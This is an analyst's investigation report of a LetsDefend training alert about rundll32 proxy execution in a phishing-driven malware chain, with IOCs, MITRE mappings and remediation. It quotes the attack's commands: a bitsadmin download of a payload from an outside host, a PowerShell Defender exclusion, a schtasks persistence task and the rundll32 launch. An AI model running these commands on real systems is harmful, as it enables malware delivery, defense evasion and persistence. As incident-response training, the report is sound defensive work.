

SOC308 - Suspicious Rundl132 Execution Detected

Security Operations Center Investigation Report

Analyst: Ash

Alert: SOC308 – Suspicious Rundl132 Execution Detected

Event ID: 285

1. Executive Summary

The SOC308 alert was triggered by the suspicious execution of `rundl132.exe` with the following command:

```
rundl132.exe pcwutl.dll,LaunchApplication  
C:\Users\LetsDefend\Downloads\po789\PO789.exe
```

`rundl132.exe` is a legitimate Windows utility used to execute exported functions from DLL files. However, attackers can abuse it as a **System Binary Proxy Execution** technique to execute malicious payloads through a trusted Windows binary.

The investigation determined that the activity was not legitimate administrative activity. The execution was preceded by a phishing email impersonating a CrowdStrike patch notification. The user clicked the malicious email, downloaded `aug-patches.zip`, extracted the archive, and executed the contained `aug_patches.cmd` script.

The script subsequently used `bitsadmin.exe` to download a second-stage payload, `po789.zip`. The archive was extracted to obtain `PO789.exe`, which was then executed through `rundl132.exe`.

Further investigation identified additional malicious behavior, including a Windows Defender exclusion being added through PowerShell and the creation of a Scheduled Task for persistence.

Based on the email evidence, endpoint telemetry, process relationships, file activity, command lines, and IOC reputation checks, the alert was confirmed as a **True Positive** and the affected system should be isolated and remediated.

EventID :	285
Event Time :	Aug, 05, 2024, 09:49 AM
Rule :	SOC308 - Suspicious Rundll32 Execution Detected
Level :	Incident Responder
Hostname :	Rose
IP Address :	172.16.17.108
Process Name :	rundll32.exe
Trigger Command :	rundll32.exe pcwutl.dll,LaunchApplication C:\Users\LetsDefend\Downloads\po789\PO789.exe
Trigger Reason :	The execution of rundll32.exe with parameters to launch an application is unusual and could indicate an attempt to bypass security controls.
EDR/AV Action :	Not Detected
L1 Notes :	Minutes before the alert, the user received an email from 'support@crowdstrikefix.zip'. An 'aug-patches.zip' file was found in the email. However, I could not determine the relationship between the alert and the 'aug-patches.zip' in the email.

2. Alert Overview

What triggered the alert?

The alert was triggered by the following process execution:

```
rundll32.exe pcwutl.dll,LaunchApplication
C:\Users\LetsDefend\Downloads\po789\PO789.exe
```

The important element was the use of `rundll32.exe` to launch an executable from the user's Downloads directory.

The alert was therefore investigated to determine:

1. Whether the execution was legitimate.
2. How `PO789.exe` reached the system.
3. Whether the user interacted with the file.
4. What processes were spawned afterward.
5. Whether additional malicious activity occurred.
6. Whether the host required isolation.

Show Filter BasicPro 172.16.17.108						
DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Aug, 05, 2024, 09:48 AM	OS	172.16.17.108	0	172.16.17.108	0	🔍
Aug, 05, 2024, 09:48 AM	OS	172.16.17.108	0	172.16.17.108	0	🔍
Aug, 05, 2024, 09:49 AM	Proxy	172.16.17.108	49869	3.5.128.11	443	🔍
Aug, 05, 2024, 09:49 AM	OS	172.16.17.108	0	172.16.17.108	0	🔍
Aug, 05, 2024, 09:49 AM	OS	172.16.17.108	0	172.16.17.108	0	🔍
Aug, 05, 2024, 09:49 AM	OS	172.16.17.108	0	172.16.17.108	0	🔍
Aug, 05, 2024, 09:49 AM	OS	172.16.17.108	0	172.16.17.108	0	🔍
Aug, 05, 2024, 09:49 AM	OS	172.16.17.108	0	172.16.17.108	0	🔍

3. Understanding the Abuse

What is Rundl132.exe?

`rundl132.exe` is a legitimate Windows system utility designed to execute functions exported by DLL files.

Under normal circumstances, it can be used by Windows and legitimate applications to invoke functionality stored inside DLLs.

However, because `rundl132.exe` is a trusted Microsoft-signed Windows binary, attackers can abuse it to execute malicious content while making the activity appear to originate from a legitimate system utility.

This technique is known as:

System Binary Proxy Execution: Rundl132

MITRE ATT&CK: T1218.011

In this investigation, the suspicious command was:

```
rundl132.exe pcwutl.dll,LaunchApplication  
C:\Users\LetsDefend\Downloads\po789\PO789.exe
```

4. Investigation Methodology

The investigation was performed by correlating multiple sources rather than relying only on the original alert.

The following evidence was examined:

- Email security logs
- Endpoint Security telemetry
- Sysmon Event ID 1 – Process Creation
- Sysmon Event ID 11 – File Creation
- BITS transfer events
- Process parent-child relationships
- Terminal/command history
- VirusTotal reputation
- Scheduled Task activity
- Windows Defender configuration changes
- File and URL indicators

This correlation allowed the initial alert to be connected to the events that occurred before and after the `rundl132.exe` execution.

5. Initial Access - Phishing Email

The first significant finding was a suspicious email received shortly before the alert.

Sender:

support@crowdstrikefix.zip

Recipient:

rose@letsdefend.io


Subject:

August Patch Update

The email attempted to appear as a CrowdStrike security/patch notification and instructed the user to download an attached file.

The attachment was:

aug-patches.zip



6. User Interaction and File Download

The user interacted with the phishing email and the malicious archive was downloaded to the endpoint.

The downloaded file was observed in:

C:\Users\LetsDefend\Downloads\aug-patches.zip

The endpoint evidence showed:


Event ID: 11
EventDescription: File Created
Image: C:\Program Files\Google\Chrome\Application\chrome.exe
TargetFileName: C:\Users\LetsDefend\Downloads\aug-patches.zip
RuleName: Downloads

This confirms that the archive was actually downloaded to the victim's system rather than merely being present in the email.

The archive was subsequently extracted.

MITRE ATT&CK:

T1204.002 - User Execution: Malicious File



7. Malicious CMD Execution

After extraction, the user executed:

aug_patches.cmd

The process creation event showed:

Username: LetsDefend

Image:
C:\Windows\System32\cmd.exe

CommandLine:
"C:\Windows\System32\cmd.exe" /C
"C:\Users\LetsDefend\Downloads\aug-patches\aug_patches.cmd"

Parent Image:
C:\Windows\explorer.exe

The parent-child relationship is important because it shows:

```
explorer.exe
  ↓
cmd.exe
  ↓
aug_patches.cmd
```

This indicates that the command script was launched from the user's interactive session rather than being automatically executed by a Windows service.

8. Second-Stage Payload Download

After the CMD script started, the activity progressed to a second-stage payload download.

The script executed:

```
bitsadmin /transfer myDownloadJob https://files-ld.s3.us-east-2.amazonaws.com/po789.zip C:\Users\LetsDefend\Downloads\po789.zip
```

The process relationship was:

```
cmd.exe
  ↓
bitsadmin.exe
  ↓
po789.zip
```

The BITS transfer subsequently completed successfully.

```
Event ID: 4
Event: The transfer job is complete.
Process Path:
C:\Windows\System32\bitsadmin.exe
```

```
Transfer Job:
myDownloadJob
```

```
URL:
https://files-ld.s3.us-east-2.amazonaws.com/po789.zip
```

This behavior is mapped to:

MITRE ATT&CK T1197 – BITS Jobs

The use of BITS provided the attacker with a Windows-native mechanism for transferring the second-stage payload.

9. Payload Extraction

The downloaded archive was:

po789.zip

It was extracted using 7-Zip:

```
"C:\Program Files\7-Zip\7z.exe" x
"C:\Users\LetsDefend\Downloads\po789.zip"
-pin fected
-o"C:\Users\LetsDefend\Downloads\po789\"
```

The extraction resulted in:

C:\Users\LetsDefend\Downloads\po789\PO789.exe

The Sysmon file creation event confirmed the creation of the executable.

Event ID: 11
EventDescription: File Created

Image:
C:\Program Files\7-Zip\7z.exe

TargetFileName:
C:\Users\LetsDefend\Downloads\po789\PO789.exe

At this point, the investigation established a clear relationship between:

```
Phishing email
↓
aug-patches.zip
↓
aug_patches.cmd
↓
BITSAdmin
↓
po789.zip
↓
PO789.exe
```

10. Rundl132 Proxy Execution

The main alert was triggered when the malware was executed using rundl132.exe.

The observed command was:

```
rundl132.exe pcwutl.dll,LaunchApplication
C:\Users\LetsDefend\Downloads\po789\PO789.exe
```


The process tree showed:

```
cmd.exe
  ↓
rundll32.exe
  ↓
PO789.exe
```

The suspicious use of a trusted Windows binary to launch the payload confirms:

MITRE ATT&CK T1218.011 – System Binary Proxy Execution: Rundll32

This was the primary behavior responsible for the SOC308 alert.



11. Malicious Payload Execution

Following the Rundll32 execution, PO789.exe was launched:

Image:
C:\Users\LetsDefend\Downloads\po789\PO789.exe

CommandLine:
C:\Users\LetsDefend\Downloads\po789\PO789.exe

Parent Image:
C:\Windows\System32\rundll32.exe

This established the following process relationship:

```
explorer.exe
  ↓
cmd.exe
  ↓
rundll32.exe
  ↓
PO789.exe
```


The parent-child relationship was particularly important because it demonstrated that `PO789.exe` was not an isolated executable execution; it was directly connected to the suspicious `rundll132.exe` activity that triggered the alert.

12. Defense Evasion – Windows Defender Exclusion

After `PO789.exe` executed, it spawned PowerShell with the following command:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  
Add-MpPreference -ExclusionPath  
"C:\Users\LetsDefend\AppData\Roaming\zAvLHYWJkwVKS.exe"
```


This command modifies Windows Defender preferences and adds an exclusion for the specified path.

The practical effect is that Windows Defender will not scan the excluded file or directory.

This is strong evidence of **Defense Evasion**.

MITRE ATT&CK:

T1562.001 – Impair Defenses: Disable or Modify Tools



13. Persistence - Scheduled Task

The malware then created a scheduled task using:

```
"C:\Windows\System32\schtasks.exe" /Create  
/TN "Updates\zAvLHYWJkwVKS"  
/XML "C:\Users\LetsDefend\AppData\Local\Temp\tmpCDF6.tmp"
```

The task was named:

Updates\zAvLHYWJkwVKS


The use of `schtasks.exe` indicates an attempt to establish persistence.

A scheduled task can automatically execute an attacker-controlled payload based on configured triggers.

MITRE ATT&CK:

T1053.005 - Scheduled Task/Job: Scheduled Task

The task was subsequently visible in Task Scheduler under the Updates folder.



14. RegSvcs Execution

Another process launched by `PO789.exe` was:

C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

`RegSvcs.exe` is a legitimate .NET Framework utility associated with registering .NET assemblies with COM+.

Its presence in this process chain is suspicious because it was launched by the malicious `PO789.exe`.

This can be considered an additional example of the abuse of a legitimate Windows/.NET utility, although the primary technique associated with the SOC308 alert is **T1218.011 – Rundll32**.

15. IOC and Reputation Analysis

Multiple indicators were identified during the investigation.

Email IOC

`support@crowdstrikefix.zip`

The sender was associated with phishing activity according to the reputation checks documented in the official report.

Initial Payload URL

`https://files-ld.s3.us-east-2.amazonaws.com/aug-patches.zip`

This URL delivered the initial malicious archive.

Second-Stage Payload URL

`https://files-ld.s3.us-east-2.amazonaws.com/po789.zip`

This URL was contacted through BITSAdmin to retrieve the second-stage payload.

Malware

`PO789.exe`

SHA256:

`45A822E7976BD1A2E146CA406840EB17A1686F3617D83B2046919064C938232D`

38 / 74

Community Score

38/74 security vendors flagged this file as malicious

45a822e7976bd1a2e146ca406840eb17a1686f3617d83b2046919064c938232d

WaqR.exe

Size

797.00 KB

Last Analysis Date

1 day ago

peexe

long-sleeps

checks-user-input

checks-cpu-name

persistence

spreader

calls-wmi

detect-debug-environment

assembly

Reanalyze

Similar

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Popular threat label

trojan.msil/noon

Threat categories

trojan

Family labels

msil

noon

filerep malware

Security vendors' analysis

Do you want to automate checks?

Avast	FileRepMalware [Pws]	AVG	FileRepMalware [Pws]
BitDefenderTheta	Gen:NN.Zemslf.36810.Xm0@aWtxWao	Bkav Pro	W32.AIDetectMalware.CS
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cylance	Unsafe
DeepInstinct	MALICIOUS	Elastic	Malicious (high Confidence)
ESET-NOD32	A Variant Of MSIL/Kryptik.AMBL	Fortinet	MSIL/GenericKDS.61009645!tr
GData	Win32.Trojan-Stealer.FormBook.BUKDEK	Google	Detected
Gridinsoft (no cloud)	Trojan.Win32.Downloader.sa	Ikarus	Win32.Outbreak
Kaspersky	UDS:Trojan-Spy.MSIL.Noon.gen	Kingsoft	MSIL.Trojan-Spy.Noon.gen
Lionic	Trojan.Win32.Noon.Itc	Malwarebytes	MachineLearning/Anomalous.100%

18 / 95

Community Score

18/95 security vendors flagged this URL as malicious

http://crowdstrikefix.zip

crowdstrikefix.zip

Status

200

Content type

text/html; charset=utf-8

Last Analysis Date

3 days ago

text/html

external-resources

Reanalyze

Search

Graph

FAPI

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

Do you want to automate checks?


Antiy-AVL	Malicious	Bfore.Ai PreCrime	Malicious
BitDefender	Phishing	Cluster25	Phishing
CRDF	Malicious	CyRadar	Malicious
Forcepoint ThreatSeeker	Malicious	Fortinet	Phishing
G-Data	Phishing	Heimdal Security	Malicious
Lionic	Malicious	Seclookup	Malicious
SOCRadar	Malware	Sophos	Phishing
Trustwave	Phishing	VIPRE	Malware
Webroot	Malicious	ZeroCERT	Malicious
alphaMountain.ai	Suspicious	ArcSight Threat Intelligence	Suspicious
ESET	Suspicious	ESTsecurity	Suspicious

16. Complete Attack Chain

The investigation reconstructed the following attack chain:

```

Phishing Email
  ↓
User clicks the malicious email
  ↓
aug-patches.zip downloaded
  ↓
ZIP archive extracted
  ↓
User executes aug_patches.cmd
  ↓
cmd.exe executes the malicious script
  
```



This sequence demonstrates that the SOC308 alert was not an isolated suspicious command. It was one stage of a broader phishing-driven malware execution chain.

17. MITRE ATT&CK Mapping

Stage	MITRE ATT&CK	Technique
Phishing email	T1566.001	Spearphishing Attachment
User opens malicious file	T1204.002	User Execution: Malicious File
BITSAdmin payload transfer	T1197	BITS Jobs
Rundll32 execution	T1218.011	System Binary Proxy Execution: Rundll32
Defender exclusion	T1562.001	Impair Defenses
Scheduled Task	T1053.005	Scheduled Task/Job: Scheduled Task

18. Key Findings

The investigation established the following:

1. The user received a phishing email disguised as a CrowdStrike patch update.

2. The user interacted with the malicious email.
 3. `aug-patches.zip` was downloaded to the endpoint.
 4. The archive was extracted and `aug_patches.cmd` was executed.
 5. The CMD script used BITSAdmin to download `po789.zip`.
 6. `P0789.exe` was extracted from the second-stage archive.
 7. `rundll132.exe` was abused to execute `P0789.exe`.
 8. `P0789.exe` spawned PowerShell and added a Windows Defender exclusion.
 9. A Scheduled Task was created for persistence.
 10. `RegSvcs.exe` was executed as part of the malicious process chain.
 11. Multiple malicious URLs, an email address, and file hashes were identified as IOCs.
 12. The activity was determined to be malicious and the host should be isolated.
-

19. Impact Assessment

The available evidence demonstrates **successful execution of malicious code on the endpoint**.

The activity progressed beyond initial delivery because the user executed the malicious file and the second-stage payload was successfully downloaded and executed.

The investigation also identified:

- Defense evasion through a Windows Defender exclusion.
- Persistence through a Scheduled Task.
- Multiple payload downloads.
- Abuse of legitimate Windows utilities.
- A malicious executable executing from the user's Downloads directory.

There is **no sufficient evidence in the analyzed logs to claim that the attacker obtained SYSTEM/root privileges**. The `NT AUTHORITY\SYSTEM` identity associated with the BITS transfer should not by itself be interpreted as evidence of privilege escalation.

There is also **no direct evidence in the supplied logs of registry-based persistence**, so registry persistence should not be claimed.

20. Containment and Remediation

The affected endpoint should be isolated from the network to prevent further malicious activity or potential lateral movement.

Recommended remediation actions:

- Isolate the affected endpoint.
- Remove `aug-patches.zip`, `po789.zip`, `P0789.exe`, and related malicious files.
- Remove the malicious Scheduled Task.
- Review and revert the Windows Defender exclusion.
- Block the identified malicious URLs and email sender.
- Search the environment for the identified file hashes.
- Search for the scheduled task name across endpoints.
- Review additional endpoint activity for signs of lateral movement.
- Reset credentials if subsequent credential compromise is identified.
- Reimage the endpoint if complete eradication cannot be confidently verified.

21. Lessons Learned

This investigation demonstrates why a SOC analyst should not investigate a detection in isolation.

The original alert only showed:

```
rundll32.exe
```

However, correlating endpoint, email, file, and process telemetry revealed the complete sequence:

```
Email
→ User interaction
→ File download
→ Script execution
→ Payload download
→ Payload execution
→ Defense evasion
→ Persistence
```

Key defensive improvements include:

- Monitor suspicious use of LOLBins such as `rundll32.exe`, `bitsadmin.exe`, `schtasks.exe`, and `RegSvcs.exe`.
- Monitor PowerShell commands that modify Defender configuration.
- Improve phishing detection and attachment filtering.
- Educate users about suspicious patch/update emails.
- Maintain detailed process creation and file creation logging.
- Correlate email security events with endpoint telemetry.
- Use application control and allowlisting where appropriate.
- Conduct regular phishing-awareness testing.

22. Final Conclusion

Verdict: True Positive – Malicious Activity Confirmed

The SOC308 alert was triggered by the suspicious use of `rundll32.exe` to execute `P0789.exe`. Investigation confirmed that the executable originated from a phishing-based infection chain beginning with a malicious email impersonating a CrowdStrike patch notification.

The user downloaded and executed `aug-patches.zip`, which led to execution of `aug_patches.cmd`. The script used BITSAdmin to retrieve a second-stage payload, which was extracted and executed through `rundll32.exe`.

Post-execution activity included modification of Windows Defender exclusions through PowerShell and creation of a Scheduled Task for persistence. These behaviors provide sufficient evidence that the activity was malicious rather than legitimate administrative activity.

The affected endpoint should therefore be **isolated and remediated**, with the identified IOCs blocked and searched for across the environment.

23. IOC Summary

Type	Indicator
Host	Rose
Host IP	172.16.17.108
Malicious Sender	support@crowdstrikefix.zip
Initial Payload	aug-patches.zip
Second Payload	po789.zip
Malware	P0789.exe
Initial URL	https://files-ld.s3.us-east-2.amazonaws.com/aug-patches.zip
Second URL	https://files-ld.s3.us-east-2.amazonaws.com/po789.zip
Malicious Task	Updates\zAvLHYWJkwVKS

Type	Indicator
Malware SHA256	45A822E7976BD1A2E146CA406840EB17A1686F3617D83B2046919064C938 232D
Network IP	198.185.159.144